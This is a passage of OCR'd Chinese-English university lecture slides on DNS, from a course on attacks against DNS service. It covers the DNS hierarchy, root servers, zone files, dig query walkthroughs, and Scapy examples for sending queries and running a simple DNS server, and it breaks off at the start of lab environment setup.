Spring 2025

DNS协议攻击

ATTACKS AGAINST DNS SERVICE

东南大学 计算机科学与工程学院

董永强 Email: dongyq@seu.edu.cn


目录 Contents

01 DNS工作原理

How DNS Works

DNS Domain Hierarchy

Internet Assigned Numbers Authority (IANA)



- Domain namespace is organized in a hierarchical tree-like structure.
- Each node is called a domain, or subdomain.

- The root of the domain is called ROOT, denoted as ‘ . ’
- Below ROOT, we have Top-Level Domain (TLD). Eg: In www.example.com, the TLD is .com
- The next level of domain hierarchy is second-level domain which are usually assigned to specific entities such as companies, schools etc.

DNS Root Servers


List of Root Servers

Hostname	IP Addresses	Manager
a.root-servers.net	198.41.0.4, 2001:503:ba3e::2:30	VeriSign, Inc.
b.root-servers.net	192.228.79.201	University of Southern California (ISI)
c.root-servers.net	192.33.4.12	Cogent Communications
d.root-servers.net	199.7.91.13, 2001:500:2d::d	University of Maryland
e.root-servers.net	192.203.230.10	NASA (Ames Research Center)
f.root-servers.net	192.5.5.241, 2001:500:2f::f	Internet Systems Consortium, Inc.
g.root-servers.net	192.112.36.4	US Department of Defence (NIC)
h.root-servers.net	128.63.2.53, 2001:500:1::803f:235	US Army (Research Lab)
i.root-servers.net	192.36.148.17, 2001:7fe::53	Netnod
j.root-servers.net	192.58.128.30, 2001:503:c27::2:30	VeriSign, Inc.
k.root-servers.net	193.0.14.129, 2001:7fd::1	RIPE NCC
l.root-servers.net	199.7.83.42, 2001:500:3::42	ICANN
m.root-servers.net	202.12.27.33, 2001:dc3::35	WIDE Project

DNS Root Servers

source: https://root-servers.org/

DNS Zones



Zone 1
example.com
Zone 2
usa.example.com
chicago
boston
Zone 3
uk.example.com
Zone 4
france.example.com
Zone 5
nyc.example.com

Root Zone File

https://www.internic.net/domain/root.zone

```
com.                    172800  IN      NS      a.gtld-servers.net.
com.                    172800  IN      NS      b.gtld-servers.net.
com.                    172800  IN      NS      c.gtld-servers.net.
          ......
com.                    172800  IN      NS      l.gtld-servers.net.
com.                    172800  IN      NS      m.gtld-servers.net.
com.                    86400   IN      DS      30909 8 2 E2D3C916F6DEEAC73294E8
268FB5885044A833FC5459588F4A9184CFC41A5766
com.                    86400   IN      RRSIG   DS 8 1 86400 20200313050000 2020
0229040000 33853 . O84AhRjx3Mrr2qlshx2ZCLVrPqDS7S3hzGWRplelL0y0CuxrQAj1tv1OTcffI
415OVIDjJOPEpDmeObTSEXoNBewKT1VKoP0ciQKh147cNvNyMD/TGIQjNJvY37rKxN/y4dBEswwLCwd/
z2LsDIxbWtexqFyEcw6sVV0eW3760tbNldCS7aGObABmT16lox2fMDc7Rx+uDAJ+BItyeeH+UJFsDFJM
VvKk9MFdK82MSjG9HamvR8HFgXo+VICZLuuN9muONkuJEh0Nxd4OyimS4wH986BIRAeKm7sY26YEirMv
pRG8dY9g3z3eTccDDREXiHkEQWWbOublNkYwwcJGg==

a.gtld-servers.net.     172800  IN      A       192.5.6.30
a.gtld-servers.net.     172800  IN      AAAA    2001:503:a83e:0:0:0:2:30
b.gtld-servers.net.     172800  IN      A       192.33.14.30
b.gtld-servers.net.     172800  IN      AAAA    2001:503:231d:0:0:0:2:30
c.gtld-servers.net.     172800  IN      A       192.26.92.30
c.gtld-servers.net.     172800  IN      AAAA    2001:503:83eb:0:0:0:0:30
```

DNS Query Process and Cache



Local DNS Files

- `/etc/hosts`: stores IP addresses for some hostnames. Before machine contacts the local DNS servers, it first looks into this file for the IP address.

- `/etc/resolv.conf`: provide information to the machine's DNS resolver about the IP address of the local DNS server. The IP address of the local DNS server provided by DHCP is also stored here.

How Local DNS Server Get Root Server's IP

```
seed@10.0.2.6:$ cat /etc/bind/named.conf.default-zones
// prime the server with knowledge of the root servers
zone "." {
        type hint;
        file "/etc/bind/db.root";
};
```

```
.                       3600000      NS    A.ROOT-SERVERS.NET.
A.ROOT-SERVERS.NET.     3600000      A     198.41.0.4
A.ROOT-SERVERS.NET.     3600000      AAAA  2001:503:ba3e::2:30
;
; FORMERLY NS1.ISI.EDU
;
.                       3600000      NS    B.ROOT-SERVERS.NET.
B.ROOT-SERVERS.NET.     3600000      A     192.228.79.201
B.ROOT-SERVERS.NET.     3600000      AAAA  2001:500:84::b
;
; FORMERLY C.PSI.NET
;
.                       3600000      NS    C.ROOT-SERVERS.NET.
C.ROOT-SERVERS.NET.     3600000      A     192.33.4.12
C.ROOT-SERVERS.NET.     3600000      AAAA  2001:500:2::c
```

DNS Query Process: Query the Root Server

```
$ dig @a.root-servers.net www.example.net

;; QUESTION SECTION:
;www.example.net.                IN      A

;; AUTHORITY SECTION:
net.                    172800  IN      NS      a.gtld-servers.net.
net.                    172800  IN      NS      e.gtld-servers.net.
net.                    172800  IN      NS      f.gtld-servers.net.
net.                    172800  IN      NS      d.gtld-servers.net.
...

;; ADDITIONAL SECTION:
e.gtld-servers.net.     172800  IN      A       192.12.94.30
e.gtld-servers.net.     172800  IN      AAAA    2001:502:1ca1::30
f.gtld-servers.net.     172800  IN      A       192.35.51.30
f.gtld-servers.net.     172800  IN      AAAA    2001:503:d414::30
...
```


DNS Query Process: Query the .net Server

```
$ dig @a.gtld-servers.net. www.example.net

;; QUESTION SECTION:
;www.example.net.                IN      A

;; AUTHORITY SECTION:
example.net.            172800  IN      NS      a.iana-servers.net.
example.net.            172800  IN      NS      b.iana-servers.net.

;; ADDITIONAL SECTION:
a.iana-servers.net.     172800  IN      A       199.43.135.53
a.iana-servers.net.     172800  IN      AAAA    2001:500:8f::53
b.iana-servers.net.     172800  IN      A       199.43.133.53
b.iana-servers.net.     172800  IN      AAAA    2001:500:8d::53
```

DNS Query Process: Query example.net's nameserver

```
$ dig @b.iana-servers.net www.example.net

;; QUESTION SECTION:
;www.example.net.               IN      A

;; ANSWER SECTION:
www.example.net.        86400   IN      A       93.184.216.34

;; AUTHORITY SECTION:
example.net.            86400   IN      NS      a.iana-servers.net.
example.net.            86400   IN      NS      b.iana-servers.net.
```

Header of DNS Packet



Constructing DNS Header Using Scapy

DNS Class

```
>>> ls(DNS)
length     : ShortField (Cond)                   = (None)
id         : ShortField                          = (0)
qr         : BitField (1 bit)                    = (0)
opcode     : BitEnumField (4 bits)               = (0)
aa         : BitField (1 bit)                    = (0)
tc         : BitField (1 bit)                    = (0)
rd         : BitField (1 bit)                    = (1)
ra         : BitField (1 bit)                    = (0)
z          : BitField (1 bit)                    = (0)
ad         : BitField (1 bit)                    = (0)
cd         : BitField (1 bit)                    = (0)
rcode      : BitEnumField (4 bits)               = (0)
qdcount    : DNSRRCountField                     = (None)
ancount    : DNSRRCountField                     = (None)
nscount    : DNSRRCountField                     = (None)
arcount    : DNSRRCountField                     = (None)
qd         : DNSQRField                          = (None)
an         : DNSRRField                          = (None)
ns         : DNSRRField                          = (None)
ar         : DNSRRField                          = (None)
```

DNS Record Format (RFC 1035)

Question Record

Name	Record Type	Class
www.example.com	"A" Record 0x0001	Internet 0x0001

Answer Record

Name	Record Type	Class	Time to Live	Data Length	Data: IP Address
www.example.com	"A" Record 0x0001	Internet 0x0001	0x00002000 (seconds)	0x0004	1.2.3.4

Authority Record

Name	Record Type	Class	Time to Live	Data Length	Data: Name Server
example.com	"NS" Record 0x0002	Internet 0x0001	0x00002000 (seconds)	0x0013	ns.example.com

Constructing DNS Records Using Scapy

DNSQR Class

```
>>> ls(DNSQR)
qname      : DNSStrField                    = (b'www.example.com')
qtype      : ShortEnumField                 = (1)
qclass     : ShortEnumField                 = (1)
```

DNSRR Class

```
>>> ls(DNSRR)
rrname     : DNSStrField                    = (b'.')
type       : ShortEnumField                 = (1)
rclass     : ShortEnumField                 = (1)
ttl        : IntField                       = (0)
rdlen      : FieldLenField                  = (None)
rdata      : MultipleTypeField              = (b'')
```

Example: Send a DNS Query

```
#!/usr/bin/python3
from scapy.all import *

IPpkt   = IP(dst='8.8.8.8')
UDPpkt = UDP(dport=53)

Qdsec     = DNSQR(qname='www.syracuse.edu')
DNSpkt    = DNS(id=100, qr=0, qdcount=1, qd=Qdsec)
Querypkt = IPpkt/UDPpkt/DNSpkt
reply = sr1(Querypkt)
ls(reply[DNS])
```

Example: a Simple DNS Server (1)

```
#!/usr/bin/python3
from scapy.all import *
from socket import AF_INET, SOCK_DGRAM, socket

sock = socket(AF_INET, SOCK_DGRAM)
sock.bind(('0.0.0.0', 1053))

while True:
  request, addr = sock.recvfrom(4096)
  DNSreq = DNS(request)
  query = DNSreq.qd.qname
  print(query.decode('ascii'))
```

Example: a Simple DNS Server (2)


```
Anssec = DNSRR(rrname=DNSreq.qd.qname, type='A',
               rdata='10.2.3.6', ttl=259200)
NSsec1 = DNSRR(rrname="example.com", type='NS',
               rdata='ns1.example.com', ttl=259200)
NSsec2 = DNSRR(rrname="example.com", type='NS',
               rdata='ns2.example.com', ttl=259200)
Addsec1 = DNSRR(rrname='ns1.example.com', type='A',
               rdata='10.2.3.1', ttl=259200)
Addsec2 = DNSRR(rrname='ns2.example.com', type='A',
               rdata='10.2.3.2', ttl=259200)
DNSpkt = DNS(id=DNSreq.id, aa=1, rd=0, qr=1,
             qdcount=1, ancount=1, nscount=2, arcount=2,
             qd=DNSreq.qd, an=Anssec,
             ns=NSsec1/NSsec2, ar=Addsec1/Addsec2)
print(repr(DNSpkt))
sock.sendto(bytes(DNSpkt), addr)
```

02

DNS服务配置

Lab Environment Setup

Lab Environment Setup



Configure the User Machine

- **Local DNS server information is stored in /etc/resolv.conf**

```
# Dynamic resolv.conf(5) file for glibc resolver(3) generated by resolvconf(8)
#     DO NOT EDIT THIS FILE BY HAND -- YOUR CHANGES WILL BE OVERWRITTEN
nameserver 10.0.2.7
nameserver 127.0.1.1
search ad.syr.edu
```

- **Use our Server Machine as the Local DNS Server**
  Add an entry to /etc/resolvconf/resolv.conf.d/head

```
